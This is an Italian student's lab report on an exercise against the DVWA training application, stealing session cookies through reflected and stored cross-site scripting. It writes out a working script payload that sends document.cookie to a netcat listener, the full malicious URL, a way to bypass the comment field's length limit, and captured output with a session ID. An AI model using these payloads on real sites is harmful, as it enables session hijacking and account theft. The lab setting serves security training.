Settimana 6 - Esercizio 5

Alessio Golfetto 19/01/2024

Traccia:

Lo scopo dell'esercizio è quello di usare l’attacco XSS reflected per rubare i cookie di sessione alla macchina DVWA, tramite uno script.

Dobbiamo creare una situazione in cui abbiamo una macchina vittima (DVWA), che cliccherà sul link malevolo (XSS), e una macchina che riceve i cookie, nel nostro caso creiamo una sessione aperta con NetCat. Potete usare qualsiasi combinazione, solo Kali, Kali + Metasploitable o altro.

Inoltre si deve:

- Spiegare come si comprende che un sito è vulnerabile.
- Portare l’attacco XSS.
- Fare un report su come avviene l’attacco con tanto di screenshot.

Introduzione al compito odierno


Vediamo assieme alcuni concetti di cui parleremo

- ***Attacco XSS:*** un attacco XSS, o Cross-Site Scripting, è una vulnerabilità comune che può verificarsi in applicazioni web quando i dati inseriti dagli utenti non vengono gestiti correttamente dal lato server e vengono restituiti alle pagine web senza essere opportunamente sanificati a causa di una mancanza da lato programmatore. Questo tipo di attacco consente agli aggressori di inserire script malevoli all'interno di pagine web. Gli attacchi XSS possono portare a gravi conseguenze, come il furto di cookies di sessione, la manipolazione del contenuto della pagina, il reindirizzamento a siti malevoli e altro ancora. Esistono due tipi di attacchi XSS, Reflected e Stored.
- ***Cookies di sessione:*** I cookie di sessione sono un tipo di cookie web utilizzato per memorizzare informazioni di sessione mentre un utente naviga su un sito web, sono temporanei e vengono cancellati quando l'utente chiude il browser. L'obiettivo principale dei cookie di sessione è mantenere le informazioni di stato durante una sessione di navigazione, ad esempio monitorano la visita dell'utente ad un sito e fanno sì che la pagina non richieda le stesse informazioni più volte, come le informazioni di accesso.

Come capire se un sito web è vulnerabile agli attacchi XSS?

La vulnerabilità a questi attacchi si genera quando un'applicazione utilizza un input proveniente dall'utente senza filtrarlo, successivamente utilizza questo input per generare il contenuto che verrà mostrato all'utente. Questo permette ad un attaccante di prendere il controllo sul codice HTML e Javascript in output, così da portare avanti un attacco nei confronti degli utenti. Ciò avviene perché in fase di programmazione non sono state implementate funzioni e procedure particolari di sicurezza che dovrebbero sanitizzare o filtrare l'input degli utenti.


Per trovare un XSS bisogna controllare ogni campo che richiede input utente e verificare se viene mostrato in qualche modo sull'output dell'applicazione Web, come nell'esempio sottostante.



XSS reflected

In questo attacco gli script malevoli vengono incorporati in un URL e restituiti dalla pagina web come parte della risposta del server. L'utente viene spesso ingannato per fare clic su un link contenente lo script, che viene poi eseguito nel contesto del browser dell'utente.

- Come prima cosa sono andato a verificare che il sito fosse vulnerabile a questi attacchi inserendo il comando "***<i> Alessio***" *(per far apparire il mio nome in corsivo)* nel campo di ricerca ed ho notato che esso veniva eseguito senza esser filtrato lato server.



- Come passo successivo si crea lo script che servirà per ottenere ciò che vogliamo sottrarre all'utente, in questo caso i cookies di sessione.


  <script>window.location='http://192.168.1.118:1525/?cookie=' + document.cookie</script>

- Vado quindi a creare il link contente lo script che servirà a ottenere i cookies di sessione dell'utente interessato, dove 192.168.1.118 sta per l'IP della macchina in ascolto, mentre 1525 per la porta selezionata.

  http://192.168.1.27/dvwa/vulnerabilities/xss_r/?name=<script>window.location='http://.**192.168.1.118**:**1525**/?cookie='+++document.cookie</script>#

- Successivamente mi sposto sul terminale della macchina in ascolto e tramite netcat posso intercettare ciò che il mio script richiedeva

Nell’esercizio per mettermi in ascolto della porta 1525 della dvwa ho utilizzato il comando “***nc -l -p 1525***” dove *-l* sta per ‘listen mode’ mentre *-p* sta per indicare a quale porta collegarsi.




Bonus. Provate a fare la stessa cosa ma usando l’attacco XSS stored.
P.S. Attenzione al numero dei caratteri (50).

Xss Stored

Un attacco XSS Stored si verifica quando l'input immesso da un utente viene archiviato (stored) e quindi visualizzato in una pagina Web. Questo tipo di attacco è più pericoloso in quanto gli script possono colpire anche solo visitando il sito infetto.


Questa categoria prende il nome di persistente in quanto il codice viene eseguito ogni volta che un web browser visita la pagina «infetta».

- Utilizziamo sempre la nostra macchina dvwa, che sappiamo essere vulnerabile a questo tipo di attacchi. Proviamo quindi ad inserire come commento il nostro script malevolo (<script>window.location='http://192.168.1.118:1525/?cookie=' + document.cookie</script>) ma questo viene copiato solo in parte perché supera la lunghezza massima consentita (50 caratteri).



- Possiamo però andare a modificare il linguaggio html della pagina aumentando i caratteri possibili da 50 ad un numero a nostro piacimento, 300 ho scelto in questo caso.

- Possiamo ora andare ad inserire il nostro script interamente e postarlo nei commenti in modo che rimanga salvato sul sito web



- Sul nostro terminale in ascolto avremo sempre la riposta come prima con le informazioni ottenute

```
┌──(root㉿kali)-[/home/kali]
└─# nc -l -p 1525
GET /?cookie=security=low;%20PHPSESSID=8da4d5c05bbed197feb4e68cd2aa86ba HTTP/1.1
Host: 192.168.1.118:1525
User-Agent: Mozilla/5.0 (X11; Linux aarch64; rv:91.0) Gecko/20100101 Firefox/91.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: keep-alive
Referer: http://192.168.1.27/
Upgrade-Insecure-Requests: 1
```

Fine